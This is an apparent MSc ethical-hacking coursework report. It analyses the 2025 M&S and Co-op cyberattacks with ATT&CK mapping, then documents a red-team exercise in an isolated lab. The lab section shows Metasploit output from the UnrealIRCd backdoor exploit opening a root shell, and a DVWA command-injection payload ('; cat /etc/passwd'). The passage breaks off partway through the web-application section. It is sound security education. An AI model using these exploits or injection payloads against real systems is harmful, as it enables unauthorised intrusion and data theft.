



UNIVERSITY OF WALES TRINITY SAINT DAVID

MSc Cybersecurity and Digital Forensics

Module: ACCA7033 - Ethical Hacking

Strategic Threat Analysis and Controlled Red Team Engagement

Lecturer: Dr. Dipo Dunsin

Student Name: Md Ahasanul Kobir Opy

Student ID: 2522648

Submission Date: 28 April 2026

Table of Contents

Abstract	3
Assumptions and Scope	4
Introduction	5
Task 1 – Strategic Threat Analysis: The M&S and Co-op Cyber Incidents	6
1.1 Incident Summary and Analytical Approach.....	6
1.2 Evidence-Backed Timeline.....	6
1.3 Adversary TTP Mapping and Campaign Interpretation	9
1.4 Threat Actor Profile, Likely Root Causes, and Campaign Logic.....	11
1.5 Detection and Response Analysis	12
Task 2 – Red Team Engagement: ABCD Ltd Virtual Lab Permissions and limitations clearly outlined in the signed Rules of Engagement:.....	14
2.1 Engagement Overview and Objective	14
2.2 Lab Design and Configuration	14
2.3 Rules of Engagement and Methodology	17
2.4 Exploit A – Metasploitable Legacy Service Compromise	17
2.5 Exploit B – OWASP BWA / DVWA Command Execution	19
2.6 Exploit C – Windows 7 Controlled Access and Objective	23
2.7 Detection Gap Analysis	25
2.8 Containment and Safety	26
Executive Brief for Senior Management	28
Conclusion.....	29
References	31
Appendix A - Timeline Source Log.....	33
Appendix B - Rules of Engagement	33
Appendix C - Threat Emulation Plan.....	34
Appendix D - Evidence Inventory	35

Abstract

This report contains two major sections of the ACCA7033 assessment. It connects real-world cyber threats to a controlled practical exercise. The former examines the key cyber incidents on Marks and Spencer (M&S) and Co-operative Group (Co-op) in early 2025. Through the analysis of official press releases, documents of the National Cyber Security Centre (NCSC) and the academic literature, this section creates a coherent chronological overview of the events. It also uses the MITRE ATT&CK framework to identify the movements of the attackers using the corresponding systems and identify the gaps in security. The results show that the attacks were not based only on technical vulnerabilities, but mostly on social engineering, which fooled the help-desk staff, which allowed data theft and operational disruption. The second element is a practical exercise. It documents a red team exercise that was carried out in a closed virtual lab that was meant to simulate a corporate setting, the ABCD Ltd., using Kali Linux, three different exploitation efforts were made towards three targets, Metasploitable, the OWASP BWA/DVWA web platforms, and a Windows 7 desktop. This part highlights the importance of a well-designed testing procedure, detailed documentation and strong safety controls such as host-only networking. Taken together, the most important lesson is clear: the protection against cyber threats is not only achieved by implementing better software but also by having an efficient identity management system and a powerful recovery plan.

Assumptions and Scope

Two major assumptions have been stated in order to have academic rigor and clarity.

1. **Campaign Linkage (Task 1):** M&S and Co-op incidents are treated as possibly linked incidents. There is evidence in the public showing very similar timelines, methods and vectors of infiltration. Even though definitive evidence of a shared threat actor has not been found yet, this assumption is reasonable based on public disclosures and official updates.
2. **Lab Simulation (Task 2):** The virtual lab is not a recreation of the complexity of a large-scale corporate network. Instead, it is a lean environment that is centered on three risk areas. This strategy enables the presentation of the basic phases of an intrusion such as target identification, compromise, access verification and completion of objectives.

These assumptions follow the requirements of the assignment, according to which all premises on which they are based must be clearly stated and justified.

Introduction

Offensive security (or ethical hacking) is not just about hacking. In the context of a postgraduate cybersecurity course, it is a systematic and analytical discipline that examines adversary tactics, techniques and procedures to discover risks in a legal and ethical manner. Structures like MITRE ATT&CK help map technical events to specific attacker behaviours [15] to provide consistency in analysis and reporting. This helps organisations to identify vulnerabilities, threats and enhance security. NIST's Zero Trust guidance also promotes this by advocating for better access control, monitoring and risk-based security [13].

A recent study demonstrates the value of red-team exercises to enhance cybersecurity by modelling adversary behaviour and translating offensive insights into defensive strategies [14]. As such, this report starts with the analysis of two major UK retail cyber attacks in 2025, detailing the timelines, attack progression and responses. This report then uses the knowledge gained to test key business risks, vulnerabilities and mitigations in a lab environment. The report uses an evidence, inference and recommendation approach. Evidence is observable facts, inference is what the evidence means and recommendations are security improvements. This bridges the gap between theory and practice in cybersecurity.

Task 1 – Strategic Threat Analysis: The M&S and Co-op Cyber Incidents

1.1 Incident Summary and Analytical Approach

This section examines the incidents from an evidence perspective. In April 2025, M&S suffered a significant cyberattack, which affected contactless payments, Click & Collect, online orders and other services. As a result, M&S subsequently suspended online orders via its website and app [10]. Co-op also suffered a cyberattack at around the same time. Co-op confirmed in early May that its systems had been breached and data stolen [5], [12].

Initially the NCSC did not confirm a connection between the two attacks, which was correct as the evidence was not clear [12]. But by June 2025, the Cyber Monitoring Centre indicated that the attacks were likely part of a broader campaign, given the timelines, methods and claims that both attacks were the work of the same group [6]. As such, this report assumes the incidents were part of a potential campaign, while drawing a line between facts and inference.

1.2 Evidence-Backed Timeline

The timeline of these incidents follows a pattern that is common to professional hacking groups that engage in extortion.

1. **Visible Operational Disruption:** Observers mentioned disruptions in service provision in terms of payment and delivery before the corporation recognized the root causes of the problem.
2. **Containment Measures:** Organisational leaders had to enforce serious restrictions on their operations, including the end of online sales, to reduce the threat, thus showing the real-time reactive action.
3. **Data Theft:** In the end, both parties publicly verified data exposure, which means that the attackers were interested in material gain, but not in the unselective damage.
4. **Slow Recovery:** It took an extended time to re-establish normalcy, which highlights the fact that the major cost associated with a cyberattack is the operational downtime while normal business activity is disrupted [10].

The economic implication was high. M&S revealed that the estimated cost of the cyber attack on the operating profit of the fiscal year 2025/26 would be around £300million prior to the application of mitigation, insurance cover and commercial trade modifications. These observations highlight that a cyber incident does not occur in isolation; it has the potential to affect operations, undermine supply chains, destroy customer trust, and lower the overall business performance.



Figure 1: Evidence-backed timeline of major public events across the M&S and Co-op incidents from disclosure to recovery.

In the analysis of this campaign, we use a multi-level confidence model:

- 1) **High Confidence:** Actions by the organisations are publicly reported, such as shutting down of the system and data loss that is confirmed.
- 2) **Medium Confidence:** News reports by trusted news sources that describe how intrusion was done, e.g. by social engineering of help-desk employees.
- 3) **Less Confidence:** Speculated internal processes and step-by-step attacker activities, which are usually revealed during the judicial procedure or extensive forensic investigation.

1.3 Adversary TTP Mapping and Campaign Interpretation

The table below shows the tactics, techniques and procedures (TTPs) mapped against the MITRE ATT&CK framework. While limited technical information is publicly available, there is evidence of identity theft, valid account use, lateral movement and denial of service for profit. This is typical of UNC3944 (aka Scattered Spider), which engages in social engineering, impersonation of employees and manipulation of the help desk to reset passwords or obtain access [4], [8].



Figure 2: Publicly reported and ATT&CK-aligned interpretation of the retail intrusion flow. This figure is an analytical model rather than a fully confirmed forensic sequence

Table 1: MITRE ATT&CK mapping for the M&S / Co-op campaign

Attack Phase / Technique	ATT&CK ID	Confidence	Justification from Public Evidence
Impersonation / Social Engineering	T1656	High	News reports say the hackers called help-desks to reset passwords.
Voice Phishing (Vishing)	T1566.004	Medium-High	Reports show support staff were tricked over the phone.
Valid Accounts	T1078	High	The attackers used real

			usernames and passwords they had tricked people into giving them.
MFA Manipulation	T1556.006	Medium	This group is known to utilize tricks to make people reset their Multi-Factor Authentication.
Account Discovery	T1087	Medium	Once inside, hackers always look for high-level "admin" accounts to get more control.
System/Network Discovery	T1018 / T1046	Medium	The hackers had to map out the network to find the most important systems to shut down.
Remote Services	T1021	Medium	They likely used normal business tools to move from one computer to another inside the network.
Data Collection	T1005	High	Both companies eventually confirmed that hackers accessed their internal files.
Exfiltration (Data Theft)	T1041	High	Co-op confirmed that data was actually taken out of their systems.
Impact (Business Shutdown)	T1486	Medium	The outages were classified under the ransomware-style events, implying that systems were most likely locked or disabled.

1.4 Threat Actor Profile, Likely Root Causes, and Campaign Logic

The malicious activity appears to have a primarily financial motive. This is determined by three factors: the attackers used public disruption to coerce victims, used help-desk social engineering techniques associated with Scattered Spider and the CMC has described the attacks as ransomware [4], [6].

The attack seems to have relied less on advanced vulnerabilities in firewalls and more on social engineering. The attackers probably social engineered employees to provide access, used valid credentials to gain access to systems, searched for high-value information and caused disruption to put pressure on victims. In this instance, the vulnerability was the abuse of employee trust.

These attacks were successful because of three main reasons:

1. **Weak Help-Desk Checks:** This was probably the weakest lapse that was in the procedures of validation that were used by the representatives of the help desk. Even the most advanced security software cannot provide any protective effect in case a perpetrator convinces a technician to reset a password on the phone.
2. **Too Much Trust Inside:** When one credential is compromised, internal network segmentation usually allows free movement. Such exploitations across lateral lines would be reduced by a Zero Trust architecture that requires identity verification at every transaction [13].
3. **Missing Early Warnings:** The attackers also had footholds that were long enough to cause complete operational shutdowns. Therefore, organizational surveillance systems did not identify suspicious operations (e.g. a password reset at 3:00 AM by an unknown device) before it was too late and the situation was transformed into a crisis.

The human factor aspects also explain the dynamics of such incidents. The staff of the help-desk works under considerable time pressure on a regular basis, trying to provide prompt and polite services. This tendency to do good is abused by malicious agents, in particular, when the protocols of assistive services are designed to be fast and do not perform careful authentication, creating space to exploit [1].

1.5 Detection and Response Analysis

The attacks prompted several defensive measures. Businesses cooperated with police and the NCSC, and shared information with others in the industry [12]. M&S also improved security measures following the attack to prevent future attacks.

However, weaknesses remained. The hackers wreaked havoc before being halted, which implies that unusual password changes or MFA settings were not detected quickly. The extended recovery time also suggests that business recovery was slow. NIST recommends that incident response should not only involve containment, but also secure and timely recovery [2].

The attack phases follow a structured path:



This structured approach guarantees the vulnerability analysis leads to the goal. The recommendations below are aimed at improving the security of the identity verification processes and speed of recovery.

Table 2: Prioritized Strategic Recommendations

Priority	Recommendation	Why it matters	Cost / Effort
1	Better Multi-Factor Authentication (MFA)	Makes use of hardware keys which cannot be deceived by hackers through the phone.	Medium
2	Stronger Help-Desk Rules	Makes it very difficult to have a hacker pose as an employee.	Low-Medium
3	Better Alerts on Identity Changes	Informs the security team instantly whether a password or MFA token has been reset.	Medium

4	Admin Account Tiers	Precludes the ever reaching of a normal account to the most important servers.	Medium
5	Zero-Trust Network Rules	Regards any request as a possible hacker request even when it is internal.	Medium-High
6	Active Threat Hunting	Shifts between waiting to be alerted by an alarm and searching the network to detect hackers.	Medium
7	Immutable Backups	Makes sure that the hackers do not erase the backups and it is easy to recover it.	Medium
8	Board-Level Crisis Drills	Ensure that the bosses are aware of what to do in case a cyber attack occurs.	Low-Medium

Task 2 – Red Team Engagement: ABCD Ltd Virtual Lab

Permissions and limitations clearly outlined in the signed Rules of Engagement:

2.1 Engagement Overview and Objective

Task 2 is based on the theoretical framework laid out in Task 1 and converts it into a real-life practice. During this stage, there was a red team exercise that was carried out against a fictitious entity, ABCD Ltd. The main goal was to develop and implement a realistic penetration attack under a controlled and isolated laboratory setting.

Kali Linux was chosen as the operational platform of the attacker and the exercise included three different target systems:

1. **Metasploitable:** A Linux server with very old, unpatched software.
2. **OWASP BWA / DVWA:** A web server designed to have common coding mistakes.
3. **Windows 7:** An old office computer with weak security.

The engagement goal was to prove that all of those three target environments could be successfully compromised and to make sure the access to a simulated sensitive file on the Windows 7 host. It was meant to demonstrate how various types of weaknesses such as old services, poor web input processing, and old endpoint protection can be compromised within a controlled setting [14].

2.2 Lab Design and Configuration

The laboratory was designed as a complete isolation laboratory. Each of the participating machines was connected in a network with a host-only interface with an address range (192.168.56.0/24). This setup ensured that no outgoing connectivity was available to the other networks and thus all the traffic was contained within the perimeter of the lab and no harm was caused to the experiments.





Figure 3: Lab topology with controlled lab showing Kali Linux as the attacking VM and Metasploitable, OWASP BWA/DVWA and Windows 7 as victims on an isolated host only Virtualbox network.

VirtualBox Host-Only Adapter Configuration:






Figure 4: VirtualBox configuration that all four VMs were connected to the host-only adapter and not to a public network.

Table 3: Virtual Lab Configuration

VM	Role	OS / Stack	IP Address	Purpose
Kali Linux 2019.3	Attacker	Security-focused Linux	192.168.56.103	The medium through which all attacks were launched.
Metasploitable	Target 1	Vulnerable Linux	192.168.56.101	Testing of old network services attacks.

OWASP BWA / DVWA	Target 2	Vulnerable Web App	192.168.56.102	White box testing of weak website code.
Windows 7	Target 3	Legacy PC	192.168.56.104	Exercising locating and stealing a particular file.

2.3 Rules of Engagement and Methodology


The exercise was run on a set Rules of Engagement, which is included in Appendix B, and accompanied by the Threat Emulation Plan in Appendix C. No interaction with public systems or external networks was conducted, only the laboratory virtual machines. Pre intrusion snapshots were made to facilitate rollback and recovery. The steps of the exercise were rather straightforward: validation of the environment, identification of the target, exploitation, evidence collection, and recovery.

2.4 Exploit A – Metasploitable Legacy Service Compromise

The first phase of the engagement focused on identifying and exploiting vulnerabilities within the Metasploitable server. Network mapping using Nmap revealed a non-up-to-date chat service, UnrealIRCd, that contains a documented exploitation backdoor in its codebase. The backdoor was called using the Metasploit Framework to have full root-level access to the target. This event brings to focus the danger of old software; the inability to update software in time or to discontinue old systems leaves organizations vulnerable to exploitation. The actions are listed as Network Service Discovery and Exploitation of Privilege Escalation through Public-Facing Application in the ATT&CK taxonomy. Defenders should then track exposed services and do away with unnecessary network-facing functionality.

The main message is clear: cyber attackers are becoming more skilled at defrauding organizations. As demonstrated by the 2025 retail cyber incidents, identity-based attacks can be used to undermine systems with minimal technical intrusion.


Metasploitable Exploitation Chain:



```
root@osboxes:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:cf:30:42 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.103/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 405sec preferred_lft 405sec
    inet6 fe80::a00:27ff:fecf:3042/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
root@osboxes:~# ping -c 4 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data:
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=3.67 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.906 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.972 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.735 ms

--- 192.168.56.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3293ms
rtt min/avg/max/mdev = 0.735/1.570/3.667/1.213 ms
root@osboxes:~#
```

(a) Kali IP and reachability




```
23/tcp open  telnet          Linux telnetd
25/tcp open  smtp            Postfix smtpd
53/tcp open  domain          ISC BIND 9.4.2
80/tcp open  http            Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open  rpcbind         2 (RPC #100000)
139/tcp open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open  exec            netkit-rsh rexecd
513/tcp open  login           OpenBSD or Solaris rlogind
514/tcp open  shell           Netkit rshd
1099/tcp open  java-rmi        GNU Classpath grmiregistry
1524/tcp open  bindshell       Metasploitable root shell
2049/tcp open  nfs             2-4 (RPC #100003)
2121/tcp open  ftp             ProFTPD 1.3.1
3306/tcp open  mysql           MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql      PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc             VNC (protocol 3.3)
6000/tcp open  X11             (access denied)
6667/tcp open  irc             UnrealIRCd
8180/tcp open  unknown

MAC Address: 08:00:27:A8:12:D8 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 205.92 seconds
root@osboxes:~#
```

(b) Service enumeration



```
Applications ▾ Places ▾ Terminal ▾ Wed 18:45
Terminal
File Edit View Search Terminal Help
LHOST => 192.168.56.103
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.56.103:4444
[*] 192.168.56.101:6667 - Connected to 192.168.56.101:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using
your IP address instead
[*] 192.168.56.101:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo AwDfN00XlGIWHeHi;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "AwDfN00XlGIWHeHi\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.103:4444 -> 192.168.56.101:38887)
at 2026-03-18 18:45:09 -0700

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GN
U/Linux
```

(c) Controlled exploit success


Figure 5: Evidence chain Exploit A: validation of the attacker IP, enumeration of services of the Metasploitable host, and controlled exploit success of the selected legacy service.

2.5 Exploit B – OWASP BWA / DVWA Command Execution

In the DVWA setup, a custom input was entered into the system via the command execution option to determine whether user-controlled input could have an effect on server-side command execution. The application produced the output of the commands, which validated the fact that insecure input processing permitted arbitrary system commands to be run on the host. This is a typical command-injection type of weakness. Some of the mitigations are appropriate input validation, safer coding patterns and layered monitoring like web application firewalls and application logging.

To test the website, an IP address was entered into the ping box, followed by the appended command ; **cat /etc/passwd**. The application failed to block this command injection attempt due to inadequate input validation. The command was executed on the server, resulting in the display of the server's password file, which confirmed the vulnerability.


OWASP BWA Reconnaissance and Access:



```
Applications ▾ Places ▾ Terminal ▾ Wed 19:04
Terminal
File Edit View Search Terminal Help
root@osboxes:~# ping -c 4 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=5.25 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=1.58 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=1.74 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=1.04 ms

--- 192.168.56.102 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3018ms
rtt min/avg/max/mdev = 1.041/2.402/5.252/1.665 ms
root@osboxes:~#
```

(a) Reachability to Owasp VM



(b) OWASP landing Page

